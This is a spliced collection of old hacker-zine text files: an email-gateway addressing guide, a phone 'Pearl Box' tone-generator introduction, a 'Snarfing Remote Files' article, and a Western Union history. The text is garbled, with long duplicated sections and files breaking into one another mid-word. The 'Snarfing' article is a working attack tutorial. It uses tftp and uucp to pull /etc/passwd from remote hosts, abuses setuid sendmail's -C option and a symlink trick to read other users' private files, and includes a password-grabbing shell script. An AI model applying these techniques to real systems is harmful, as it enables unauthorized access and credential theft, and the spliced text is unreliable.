An important note: The only requirement for using this mail gateway is that the work conducted must be DARPA sponsored research and other approved government business. Basically, this means that unless you've got some government-related business, you're not supposed to be using this gateway. Regardless, it would be very difficult for them to screen everything that goes through their gateway. Before I understood the requirements of this gateway, I was sending to a user of MCI-Mail and was not contacted about any problems with that communication. Unfortunately, I mistyped the MCI-Mail address on one of the letters and that letter ended up getting read by system administrators who then informed me that I was not to be using that system, as well as the fact that they would like to bill me for using it. That was an interesting thought on their part anyway, but do note that using this service does incur charges.

The CMR mailbox address in each system corresponds to the label:

|            |                    |              |
|------------|--------------------|--------------|
| Telemail:  | [Intermail/USCISI] | TELEMAIL/USA |
| MCI-Mail:  | Intermail          | or 107-8239  |
| CompMail:  | Intermail          | or CMP0817   |
| NSF-Mail:  | Intermail          | or NSF153    |
| USDA-Mail: | Intermail          | or AGS9999   |

Addressing examples for each e-mail system are as follows:

## MCIMAIL:

|                   |                                 |
|-------------------|---------------------------------|
| 123-4567          | seven digit address             |
| Everett T. Bowens | person's name (must be unique!) |

## COMPMAIL:

|             |                                                                 |
|-------------|-----------------------------------------------------------------|
| CMP0123     | three letters followed by three or four digits                  |
| S.Cooper    | initial, then "." and then last name                            |
| 134:CMP0123 | domain, then ":" and then combination system and account number |

## NSFMAIL:

|             |                                                                 |
|-------------|-----------------------------------------------------------------|
| NSF0123     | three letters followed by three or four digits                  |
| A.Phillips  | initial, then "." and then last name                            |
| 157:NSF0123 | domain, then ":" and then combination system and account number |

## USDAMAIL:

# 219.TXT

AGS0123                    three letters followed by three or four digits  
P.Shifter                   initial, then "." and then last name  
157:AGS0123               domain, then ":" and then combination system and  
                              account number

## TELEMAIL:

BARNOC                    user (directly on Telemail)  
BARNOC/LODH               user/organization (directly on Telemail)  
[BARNOC/LODH]TELEMAIL/USA  
                              [user/organization]system branch/country

The following are other Telenet system branches/countries that can be mailed to:

|                |               |            |                    |
|----------------|---------------|------------|--------------------|
| TELEMAIL/USA   | NASAMAIL/USA  | MAIL/USA   | TELEMEMO/AUSTRALIA |
| TELECOM/CANADA | TOMMAIL/CHILE | TMAILUK/GB | ITALMAIL/ITALY     |
| ATI/JAPAN      | PIPMAIL/ROC   | DGC/USA    | FAAMAIL/USA        |
| GSFC/USA       | GTEMAIL/USA   | TM11/USA   | TNET.TELEMAIL/USA  |
| USDA/USA       |               |            |                    |

Note: OMNET's ScienceNet is on the Telenet system MAIL/USA and to mail to it, the format would be [A.MAILBOX/OMNET]MAIL/USA. The following are available subdivisions of OMNET:

|       |                                  |
|-------|----------------------------------|
| AIR   | Atmospheric Sciences             |
| EARTH | Solid Earth Sciences             |
| LIFE  | Life Sciences                    |
| OCEAN | Ocean Sciences                   |
| POLAR | Interdisciplinary Polar Studies  |
| SPACE | Space Science and Remote Sensing |

The following is a list of DIALCOM systems available in the listed countries with their domain and system numbers:

| Service Name    | Country      | Domain Number | System Number      |
|-----------------|--------------|---------------|--------------------|
| ~~~~~           | ~~~~~        | ~~~~~         | ~~~~~              |
| Keylink-Dialcom | Australia    | 60            | 07, 08, 09         |
| Dialcom         | Canada       | 20            | 20, 21, 22, 23, 24 |
| DPT Databoks    | Denmark      | 124           | 71                 |
| Telebox         | Finland      | 127           | 62                 |
| Telebox         | West Germany | 30            | 15, 16             |
| Dialcom         | Hong Kong    | 80            | 88, 89             |
| Eirmail         | Ireland      | 100           | 74                 |
| Goldnet         | Israel       | 50            | 05, 06             |
| Mastermail      | Italy        | 130           | 65, 67             |
| Mastermail      | Italy        | 1             | 66, 68             |
| Dialcom         | Japan        | 70            | 13, 14             |
| Dialcom         | Korea        | 1             | 52                 |



## 219.TXT

|              |                |     |                                                                   |
|--------------|----------------|-----|-------------------------------------------------------------------|
| Telecom Gold | Malta          | 100 | 75                                                                |
| Dialcom      | Mexico         | 1   | 52                                                                |
| Memocom      | Netherlands    | 124 | 27, 28, 29                                                        |
| Memocom      | Netherlands    | 1   | 55                                                                |
| Starnet      | New Zealand    | 64  | 01, 02                                                            |
| Dialcom      | Puerto Rico    | 58  | 25                                                                |
| Telebox      | Singapore      | 88  | 10, 11, 12                                                        |
| Dialcom      | Taiwan         | 1   | 52                                                                |
| Telecom Gold | United Kingdom | 100 | 01, 04, 17,                                                       |
| 80-89        |                |     |                                                                   |
| DIALCOM      | USA            | 1   | 29, 30, 31, 32,<br>33, 34, 37, 38,<br>41-59, 61, 62, 63,<br>90-99 |

NOTE: You can also mail to `username@NASAMAIL.NASA.GOV` or `username@GSFCMAIL.NASA.GOV` instead of going through the CMR gateway to mail to NASAMAIL or GSFCMAIL.

For more information and instructions on how to use CMR, send a message to the user support group at `intermail-request@intermail.isi.edu` (you'll get basically what I've listed plus maybe a bit more). Please read Chapter 3 of The Future Transcendent Saga (Limbo to Infinity) for specifics on mailing to these destination mailing systems.

## COMPUSERVE

~~~~~

CompuServe is well known for its games and conferences. It does, though, have mailing capability. Now, they have developed their own Internet domain, called COMPUSERVE.COM. It is relatively new and mail can be routed through either TUT.CIS.OHIO-STATE.EDU or NORTHWESTERN.ARPA.

Example: `user%COMPUSERVE.COM@TUT.CIS.OHIO-STATE.EDU` or replace `TUT.CIS.OHIO-STATE.EDU` with `NORTHWESTERN.ARPA`).

The CompuServe link appears to be a polled UUCP connection at the gateway machine. It is actually managed via a set of shell scripts and a `comm` utility called `xcomm`, which operates via command scripts built on the fly by the shell scripts during analysis of what jobs exist to go into and out of CompuServe.

CompuServe subscriber accounts of the form `7xxxx,yyyy` can be addressed as `7xxxx.yyyy@compuserve.com`. CompuServe employees can be addressed by their usernames in the `csi.compuserve.com` subdomain. CIS subscribers write mail to `>inet:user@host.domain` to mail to users on the Wide-Area Networks, where `>gateway:` is CompuServe's internal gateway access syntax. The gateway generates fully-RFC-compliant headers.

To fully extrapolate -- from the CompuServe side, you would use their EasyPlex

219.TXT

mail system to send mail to someone in BITNET or the Internet. For example, to send me mail at my Bitnet id, you would address it to:

INET:C488869%UMCVMB.BITNET@CUNYVM.CUNY.EDU

Or to my Internet id:

INET:C488869@UMCVMB.MISSOURI.EDU

Now, if you have a BITNET to Internet userid, this is a silly thing to do, since your connect time to CompuServe costs you money. However, you can use this information to let people on CompuServe contact YOU. CompuServe Customer Service says that there is no charge to either receive or send a message to the Internet or BITNET.

DASNET

~~~~~

DASnet is a smaller network that connects to the Wide-Area Networks but charges for their service. DASnet subscribers get charged for both mail to users on other networks AND mail for them from users of other networks. The following is a brief description of DASnet, some of which was taken from their promotional text letter.

DASnet allows you to exchange electronic mail with people on more than 20 systems and networks that are interconnected with DASnet. One of the drawbacks, though, is that, after being subscribed to these services, you must then subscribe to DASnet, which is a separate cost. Members of Wide-Area networks can subscribe to DASnet too. Some of the networks and systems reachable through DASnet include the following:

ABA/net, ATT Mail, BIX (Byte Information eXchange), DASnet Network, Dialcom, EIES, EasyLink, Envoy 100, FAX, GeoMail, INET, MCI Mail, NWI, PeaceNet/EcoNet, Portal Communications, The Meta Network, The Source, Telemail, ATI's Telemail (Japan), Telex, TWICS (Japan), UNISON, UUCP, The WELL, and Domains (i.e. ".COM" and ".EDU" etc.). New systems are added all of the time. As of the writing of this file, Connect, GoverNET, MacNET, and The American Institute of Physics PI-MAIL are soon to be connected.

You can get various accounts on DASnet including:

- o Corporate Accounts -- If your organization wants more than one individual subscription.
- o Site Subscriptions -- If you want DASnet to link directly to your organization's electronic mail system.

To send e-mail through DASnet, you send the message to the DASnet account on your home system. You receive e-mail at your mailbox, as you do now. On the

# 219.TXT

Wide-Area Networks, you send mail to XB.DAS@STANFORD.BITNET. On the Subject: line, you type the DASnet address in brackets and then the username just outside of them. The real subject can be expressed after the username separated by a "!" (Example: Subject: [0756TK]randy!How's Phrack?).

The only disadvantage of using DASnet as opposed to Wide-Area networks is the cost. Subscription costs as of 3/3/89 cost \$4.75 per month or \$5.75 per month for hosts that are outside of the U.S.A.

You are also charged for each message that you send. If you are corresponding with someone who is not a DASnet subscriber, THEIR MAIL TO YOU is billed to your account.

The following is an abbreviated cost list for mailing to the different services of DASnet:

| PARTIAL List<br>of Services<br>Linked by DASnet (e-mail)                  | DASnet Cost<br>1st 1000<br>Characters | DASnet Cost<br>Each Add'l 1000<br>Characters: |                                                       |
|---------------------------------------------------------------------------|---------------------------------------|-----------------------------------------------|-------------------------------------------------------|
| INET, MacNET, PeaceNet,<br>Unison, UUCP*, Domains,<br>e.g. .COM, .EDU*    | .21                                   | .11                                           | NOTE: 20 lines<br>of text is app.<br>1000 characters. |
| Dialcom--Any "host" in U.S.                                               | .36                                   | .25                                           |                                                       |
| Dialcom--Hosts outside U.S.                                               | .93                                   | .83                                           |                                                       |
| EasyLink (From EasyLink)                                                  | .21                                   | .11                                           |                                                       |
| (To EasyLink)                                                             | .55                                   | .23                                           |                                                       |
| U.S. FAX (internat'l avail.)                                              | .79                                   | .37                                           |                                                       |
| GeoMail--Any "host" in U.S.                                               | .21                                   | .11                                           |                                                       |
| GeoMail--Hosts outside U.S.                                               | .74                                   | .63                                           |                                                       |
| MCI (from MCI)                                                            | .21                                   | .11                                           |                                                       |
| (to MCI)                                                                  | .78                                   | .25                                           |                                                       |
| (Paper mail - USA)                                                        | 2.31                                  | .21                                           |                                                       |
| Telemail                                                                  | .36                                   | .25                                           |                                                       |
| W.U. Telex--United States<br>(You can also send Telexes outside the U.S.) | 1.79                                  | 1.63                                          |                                                       |
| TWICS--Japan                                                              | .89                                   | .47                                           |                                                       |

\* The charges given here are to the gateway to the network. The DASnet

219.TXT

user is not charged for transmission on the network itself.

Subscribers to DASnet get a free DASnet Network Directory as well as a listing in the directory, and the ability to order optional DASnet services like auto-porting or DASnet Telex Service which gives you your own Telex number and answerback for \$8.40 a month at this time.

DASnet is a registered trademark of DA Systems, Inc.

DA Systems, Inc.  
1503 E. Campbell Ave.  
Campbell, CA 95008  
408-559-7434  
TELEX: 910 380-3530

The following two sections on PeaceNet and AppleLink are in association with DASnet as this network is what is used to connect00 Finland

|                        |          |         |
|------------------------|----------|---------|
| Helsinki Telephone Co. | ELISA    | Finland |
| Dialcom                | Dialcom  | USA     |
| Telenet                | Telemail | USA     |
| KDD                    | Messavia | Japan   |
| Transpac               | ATLAS400 | France  |

The interconnections are based on the X.400 standard, a set of guidelines for the format, delivery and receipt of electronic messages recommended by an international standards committee the CCITT. International X.400 messages incur a surcharge. They are:

To Canada:  
Per note: \$.05  
Per message unit: \$.10

To other international locations:  
Per note: \$.20  
Per message unit: \$.50

There is no surcharge for X.400 messages within the U.S. The following are contacts to speak with about mailing through these mentioned networks. Other questions can be directed through AT&T Mail's toll-free number, 1-800-624-5672.

MHS Gateway: mhs!atlas  
Administrator: Bernard Tardieu  
Transpac  
Phone: 3399283203  
Phone: +1 201 644 1838

MHS Gateway: mhs!dacom  
Administrator: Bob Nicholson  
AT&T  
Morristown, NJ 07960

MHS Gateway: mhs!dialcom  
Administrator: Mr. Laraman

MHS Gateway: mhs!elisa  
Administrator: Ulla Karajalainen

## 219.TXT

Dialcom  
South Plainfield, NJ 07080  
Phone: +1 441 493 3843

Nokia Data  
Phone: 01135804371

MHS Gateway: mhs!envoy  
Administrator: Kin C. Ma  
Telecom Canada  
Phone: +1 613 567 7584

MHS Gateway: mhs!kdd  
Administrator: Shigeo Lwase  
Kokusai Denshin Denwa CO.  
Phone: 8133477419

MHS Gateway: mhs!mailnet  
Administrator: Kari Aakala  
Gen Directorate Of Post &  
Phone: 35806921730

MHS Gateway: mhs!otc  
Administrator: Gary W. Krumbine  
AT&T Information Systems  
Lincroft, NJ 07738  
Phone: +1 201 576 2658

MHS Gateway: mhs!telemail  
Administrator: Jim Kelsay  
GTE Telenet Comm Corp  
Reston, VA 22096  
Phone: +1 703 689 6034

MHS Gateway: mhs  
Administrator: AT&T Mail MHS  
Gateway  
AT&T  
Lincroft, NJ 08838  
Phone: +1 800 624 5672

## CMR

~~~

Previously known as Intermail, the Commercial Mail Relay (CMR) Service is a mail relay service between the Internet and three commercial electronic mail systems: US Sprint/Telenet, MCI-Mail, and DIALCOM systems (i.e. Compmail, NSFMAIL, and USDA-MAIL).

An important note: The only requirement for using this mail gateway is that the work conducted must be DARPA sponsored research and other approved government business. Basically, this means that unless you've got some government-related business, you're not supposed to be using this gateway. Regardless, it would be very difficult for them to screen everything that goes through their gateway. Before I understood the requirements of this gateway, I was sending to a user of MCI-Mail and was not contacted about any problems with that communication. Unfortunately, I mistyped the MCI-Mail address on one of the letters and that letter ended up getting read by system administrators who then informed me that I was not to be using that system, as well as the fact that they would like to bill me for using it. That was an interesting thought on their part anyway, but do note that using this service does incur charges.

The CMR mailbox address in each system corresponds to the label:

Telemail:	[Intermail/USCISI]	TELEMAIL/USA
MCI-Mail:	Intermail	or 107-8239
CompMail:	Intermail	or CMP0817
NSF-Mail:	Intermail	or NSF153

USDA-Mail: Intermail or AGS9999

Addressing examples for each e-mail system are as follows:

MCIMAIL:

123-4567 seven digit address
 Everett T. Bowens person's name (must be unique!)

COMPMAIL:

CMP0123 three letters followed by three or four digits
 S.Cooper initial, then "." and then last name
 134:CMP0123 domain, then ":" and then combination system and
 account number

NSFMAIL:

NSF0123 three letters followed by three or four digits
 A.Phillips initial, then "." and then last name
 157:NSF0123 domain, then ":" and then combination system and
 account number

USDAMAIL:

AGS0123 three letters followed by three or four digits
 P.Shifter initial, then "." and then last name
 157:AGS0123 domain, then ":" and then combination system and
 account number

TELEMAIL:

BARNOC user (directly on Telemail)
 BARNOC/LODH user/organization (directly on Telemail)
 [BARNOC/LODH]TELEMAIL/USA
 [user/organization]system branch/country

The following are other Telenet system branches/countries that can be mailed to:

TELEMAIL/USA	NASAMAIL/USA	MAIL/USA	TELEMEMO/AUSTRALIA
TELECOM/CANADA	TOMMAIL/CHILE	TMAILUK/GB	ITALMAIL/ITALY
ATI/JAPAN	PIPMAIL/ROC	DGC/USA	FAAMAIL/USA
GSFC/USA	GTEMAIL/USA	TM11/USA	TNET.TELEMAIL/USA
USDA/USA			

Note: OMNET's ScienceNet is on the Telenet system MAIL/USA and to mail to it, the format would be [A.MAILBOX/OMNET]MAIL/USA. The following are available subdivisions of OMNET:

AIR	Atmospheric Sciences
EARTH	Solid Earth Sciences
LIFE	Life Sciences

219.TXT

OCEAN Ocean Sciences
POLAR Interdisciplinary Polar Studies
SPACE Space Science and Remote Sensing

The following is a list of DIALCOM systems available in the listed countries with their domain and system numbers:

Service Name	Country	Domain Number	System Number
~~	~~~~~	~~~~~	~~~~~
Keylink-Dialcom	Australia	60	07, 08, 09
Dialcom	Canada	20	20, 21, 22, 23, 24
DPT Databoks	Denmark	124	71
Telebox	Finland	127	62
Telebox	West Germany	30	15, 16
Dialcom	Hong Kong	80	88, 89
Eirmail	Ireland	100	74
Goldnet	Israel	50	05, 06
Mastermail	Italy	130	65, 67
Mastermail	Italy	1	66, 68
Dialcom	Japan	70	13, 14
Dialcom	Korea	1	52
Telecom Gold	Malta	100	75
Dialcom	Mexico	1	52
Memocom	Netherlands	124	27, 28, 29
Memocom	Netherlands	1	55
Starnet	New Zealand	64	01, 02
Dialcom	Puerto Rico	58	25
Telebox	Singapore	88	10, 11, 12
Dialcom	Taiwan	1	52
Telecom Gold	United Kingdom	100	01, 04, 17,
80-89			
DIALCOM	USA	1	29, 30, 31, 32, 33, 34, 37, 38, 41-59, 61, 62, 63, 90-99

NOTE: You can also mail to username@NASAMAIL.NASA.GOV or
username@GSFCMAIL.NASA.GOV instead of going through the CMR gateway to
mail to NASAMAIL or GSFCMAIL.

For more information and instructions on how to use CMR, send a message to the
user support group at intermail-request@intermail.isi.edu (you'll get basically
what I've listed plus maybe a bit more). Please read Chapter 3 of The Future
Transcendent Saga (Limbo to Infinity) for specifics on mailing to these
destination mailing systems.

COMPUSERVE

~~~~~

## 219.TXT

CompuServe is well known for its games and conferences. It does, though, have mailing capability. Now, they have developed their own Internet domain, called COMPUSERVE.COM. It is relatively new and mail can be routed through either TUT.CIS.OHIO-STATE.EDU or NORTHWESTERN.ARPA.

Example: user%COMPUSERVE.COM@TUT.CIS.OHIO-STATE.EDU or replace  
TUT.CIS.OHIO-STATE.EDU with NORTHWESTERN.ARPA).

The CompuServe link appears to be a polled UUCP connection at the gateway machine. It is actually managed via a set of shell scripts and a comm utility called xcomm, which operates via command scripts built on the fly by the shell scripts during analysis of what jobs exist to go into and out of CompuServe.

CompuServe subscriber accounts of the form 7xxxx,yyyy can be addressed as 7xxxx.yyyy@compuserve.com. CompuServe employees can be addressed by their usernames in the csi.compuserve.com subdomain. CIS subscribers write mail to ">inet:user@host.domain" to mail to users on the Wide-Area Networks, where ">gateway:" is CompuServe's internal gateway access syntax. The gateway generates fully-RFC-compliant headers.

To fully extrapolate -- from the CompuServe side, you would use their EasyPlex mail system to send mail to someone in BITNET or the Internet. For example, to send me mail at my Bitnet id, you would address it to:

INET:C488869%UMCVMB.BITNET@CUNYVM.CUNY.EDU

Or to my Internet id:

INET:C488869@UMCVMB.MISSOURI.EDU

Now, if you have a BITNET to Internet userid, this is a silly thing to do, since your connect time to CompuServe costs you money. However, you can use this information to let people on CompuServe contact YOU. CompuServe Customer Service says that there is no charge to either receive or send a message to the Internet or BITNET.

## DASNET

~~~~~

DASnet is a smaller network that connects to the Wide-Area Networks but charges for their service. DASnet subscribers get charged for both mail to users on other networks AND mail for them from users of other networks. The following is a brief description of DASnet, some of which was taken from their promotional text letter.

DASnet allows you to exchange electronic mail with people on more than 20 systems and networks that are interconnected with DASnet. One of the drawbacks, though, is that, after being subscribed to these services, you must then subscribe to DASnet, which is a separate cost. Members of Wide-Area

219.TXT

networks can subscribe to DASnet too. Some of the networks and systems reachable through DASnet include the following:

ABA/net, ATT Mail, BIX (Byte Information eXchange), DASnet Network, Dialcom, EIES, EasyLink, Envoy 100, FAX, GeoMail, INET, MCI Mail, NWI, PeaceNet/EcoNet, Portal Communications, The Meta Network, The Source, Telemail, ATI's Telemail (Japan), Telex, TWICS (Japan), UNISON, UUCP, The WELL, and Domains (i.e. ".COM" and ".EDU" etc.). New systems are added all of the time. As of the writing of this file, Connect, GoverNET, MacNET, and The American Institute of Physics PI-MAIL are soon to be connected.

You can get various accounts on DASnet including:

- o Corporate Accounts -- If your organization wants more than one individual subscription.
- o Site Subscriptions -- If you want DASnet to link directly to your
SAGE **

<EOF> There was an error in the transcieving. Part was erased. This is all
That was Salvageble... Sorry.. -- RFLAGG ==

```
////////////////////////////////////////\
|  A Real Functioning PEARL BOX Schematic  |
|                                           |
|      Written, Tested, and Used          |
|                                           |
|      by Dispater                        |
|                                           |
|      July 1, 1989                      |
|                                           |
\/////////////////////////////////////////
```

Introduction: After reading the earlier renditions of schematics for the Pearl Box, I decided that there was an easier and cheaper way of doing the same thing with an IC and parts you probably have just laying around the house.

What Is A Pearl Box and Why Do I Want One?

A Pearl Box is a tone generating device that is used to make a wide range of single tones. Therefore, it would be very easy to modify this basic design to make a Blue Box by making 2 Pearl Boxes and joining them together in some fashion.

A Pearl Box can be used to create any tone you wish that other boxes may not. It also has a tone sweep option that can be used for numerous things like detecting different types of phone tapping devices.


Parts List:

- CD4049 RCA integrated circuit
- .1 uF disk capacitor
- 1 uF 16V electrolytic capacitor
- 1K resistor
- 10M resistor
- 1meg pot
- 1N914 diode
- Some SPST momentary push-button switches
- 1 SPDT toggle switch
- 9 Volt battery & clip

220.TXT

and miscellaneous stuff you should have laying around the house.

State-of-the-Art-Text Schematic:



(pAakala
Gen Directorate Of Post &
Phone: 35806921730

Administrator: Gary W. Krumbine
AT&T Information Systems
Lincroft, NJ 07738
Phone: +1 201 576 2658

MHS Gateway: mhs!telemail
Administrator: Jim Kelsay
GTE Telenet Comm Corp
Reston, VA 22096
Phone: +1 703 689 6034

MHS Gateway: mhs
Administrator: AT&T Mail MHS
Gateway
AT&T
Lincroft, NJ 08838
Phone: +1 800 624 5672

CMR

~~~

Previously known as Intermail, the Commercial Mail Relay (CMR) Service is a mail relay service between the Internet and three commercial electronic mail systems: US Sprint/Telenet, MCI-Mail, and DIALCOM systems (i.e. Compmail, NSFMAIL, and USDA-MAIL).

An important note: The only requirement for using this mail gateway is that the work conducted

- Exodus -

==Phrack Inc.==

Volume Three, Issue 28, File #6 of 12

```
+++++  
+                                     +  
+          Snarfing Remote Files      +  
+                                     +  
+                by                    +  
+                                     +  
+          Dark OverLord               +  
+                                     +  
+++++
```

There are many ways of getting copies of files from a remote system that you do not have permission to read or an account on login on to and access them through. Many administrators do not even bother to restrict many access points that you can use.

Here are the simplest ways:

- A) Use uucp(1) [Trivial File Transfer Protocol] to retrieve a copy of a file if you are running on an Internet based network.
- B) Abuse uucp(1) [Unix to Unix Copy Program] to retrieve a copy of a file if uucp connections are running on that system.
- C) Access one of many known security loopholes.

In the following examples, we will use the passwd file as the file to acquire since it is a readable file that can be found on most systems that these attacks are valid on.

Method A :

- 1) First start the tftp program:  
Enter the command:

tftp

[You have the following prompt:]

tftp>

- 2) The next step is to connect to the system that you wish to retrieve files

from. At the tftp, type:

```
tftp> connect other.system.com
```

3) Now request the file you wish to get a copy of (in our case, the passwd file /etc/passwd ):

```
tftp> get /etc/passwd /tmp/passwd
```

[You should see something that looks like the following:]

Received 185659 bytes in 22 seconds.

4) Now exit the tftp program with the "quit" command:

```
tftp> quit
```

You should now have a copy of other.system.com's passwd file in your directory.

NOTE: Some Unix systems' tftp programs have a different syntax. The above was tested under SunOS 4.0

For example, on Apollos, the syntax is:

```
tftp -{g|g!|p|r|w} <local file> <host> <foreign file> [netascii|image]
```

Thus you must use the command:

```
tftp -g password_file networked-host /etc/passwd
```

Consult your local "man" pages for more info (or in other words RTFM).

At the end of this article, I will include a shell script that will snarf a password file from a remote host. To use it type:

```
gpw system_name
```

Method B :

Assuming we are getting the file /etc/passwd from the system uusucker, and our system has a direct uucp connection to that system, it is possible to request a copy of the file through the uucp links. The following command will request that a copy of the passwd file be copied into uucp's home directory /usr/spool/uucppublic :

```
uucp -m uusucker!/etc/passwd '>uucp/uusucker_passwd'
```

## 221.TXT

The flag "-m" means you will be notified by mail when the transfer is completed.

Method C:

The third possible way to access the desired file requires that you have the login permission to the system.

In this case we will utilize a well-known bug in Unix's sendmail daemon.

The sendmail program has an option "-C" in which you can specify the configuration file to use (by default this file is /usr/lib/sendmail.cf or /etc/sendmail.cf). It should also be noted that the diagnostics outputted by sendmail contain the offending lines of text. Also note that the sendmail program runs setuid root.

The way you can abuse this set of facts (if you have not yet guessed) is by specifying the file you wish read as the configuration file. Thus the command:

```
sendmail -C/usr/accounts/random_joe/private/file
```

Will give you a copy of random joe's private file.

Another similar trick is to symlink your .mailcf file to joe's file and mail someone. When mail executes sendmail (to send the mail), it will load in your mailcf and barf out joe's stuff.

First, link joe's file to your .mailcf .

```
ln -s /usr/accounts/random_joe/private/file $HOME/.mailcf
```

Next, send mail to someone.

```
mail C488869@umcvmb.missouri.edu
```

And have fun.

```
---Cut Here-----Cut Here----- gpw.sh -----Cut Here-----Cut Here-----=
:
: gpw copyright(c) Dark Overlord
:
/usr/ucb/tftp $1 << EOF
mode ascii
verbose
trace
get /etc/passwd /tmp/pw.$1
quit
EOF
```

221.TXT

---Cut Here-----Cut Here-----Cut Here-----Cut Here-----Cut Here-----

---

\*\* END OF MESSAGE \*\*

#EOI

<EOF> Exodus



222.TXT

==Phrack Inc==

Volume Three, Issue 30, File #10 of 12

```
=====
===                               ===
===      Western Union           ===
=== Telex, TWX, and Time Service ===
===                               ===
===      by Phone Phanatic       ===
===                               ===
===      September 17, 1989      ===
===                               ===
=====
```

"Until a few years ago -- maybe ten -- it was very common to see TWX and Telex machines in almost every business place."

There were only minor differences between Telex and TWX. The biggest difference was that the former was always run by Western Union, while the latter was run by the Bell System for a number of years. TWX literally meant "(T)ype(W)riter e(x)change," and it was Bell's answer to competition from Western Union. There were "three row" and "four row" machines, meaning the number of keys on the keyboard and how they were laid out. The "three row" machines were simply part of the regular phone network; that is, they could dial out and talk to another TWX also connected on regular phone lines.

Eventually these were phased out in favor of "newer and more improved" machines with additional keys, as well as a paper tape reader attachment which allowed sending the same message repeatedly to many different machines. These "four row" machines were not on the regular phone network, but were assigned their own area codes (410-510-610-710-810-910) where they still remain today. The only way a four row machine could call a three row machine or vice-versa was through a gateway of sorts which translated some of the character set unique to each machine.

Western Union's network was called Telex and in addition to being able to contact (by dial up) other similar machines, Telex could connect with TWX (and vice-versa) as well as all the Western Union public offices around the country. Until the late 1950's or early 1960's, every small town in America had a Western Union office. Big cities like Chicago had perhaps a dozen of them, and they used messengers to hand deliver telegrams around town. Telegrams could be placed in person at any public office, or could be called in to the nearest public office.

By arrangement with most telcos, the Western Union office in town nearly always had the phone number 4321, later supplemented in automated exchanges with some

## 222.TXT

prefix XXX-4321. Telegrams could be charged to your home phone bill (this is still the case in some communities) and from a coin phone, one did not ask for 4321, but rather, called the operator and asked for Western Union. This was necessary since once the telegram had been given verbally to the wire clerk, s/he in turn had to flash the hook and get your operator back on the line to tell them "collect five dollars and twenty cents" or whatever the cost was. Telegrams, like phone calls, could be sent collect or billed third party. If you had an account with Western Union, i.e. a Telex machine in your office, you could charge the calls there, but most likely you would simply send the telegram from there in the first place.

Sometime in the early 1960's, Western Union filed suit against AT&T asking that they turn over their TWX business to them. They cited an earlier court ruling, circa 1950's, which said AT&T was prohibited from acquiring any more telephone operating companies except under certain conditions. The Supreme Court agreed with Western Union that "spoken messages" were the domain of Ma Bell, but "written messages" were the domain of Western Union. So Bell was required to divest itself of the TWX network, and Western Union has operated it since, although a few years ago they began phasing out the phrase "TWX" in favor of "Telex II"; their original device being "Telex I" of course. TWX still uses ten digit dialing with 610 (Canada) or 710/910 (USA) being the leading three digits. Apparently 410-510 have been abandoned; or at least they are used very little, and Bellcore has assigned 510 to the San Francisco area starting in a year or so. 410 still has some funny things on it, like the Western Union "Infomaster," which is a computer that functions like a gateway between Telex, TWX, EasyLink and some other stuff.

Today, the Western Union network is but a skeleton of its former self. Now most of their messages are handled on dial up terminals connected to the public phone network. It has been estimated the TWX/Telex business is about fifty percent of what it was a decade ago, if that much.

Then there was the Time Service, a neat thing which Western Union offered for over seventy years, until it was discontinued in the middle 1960's. The Time Service provided an important function in the days before alternating current was commonly available. For example, Chicago didn't have AC electricity until about 1945. Prior to that we used DC, or direct current.

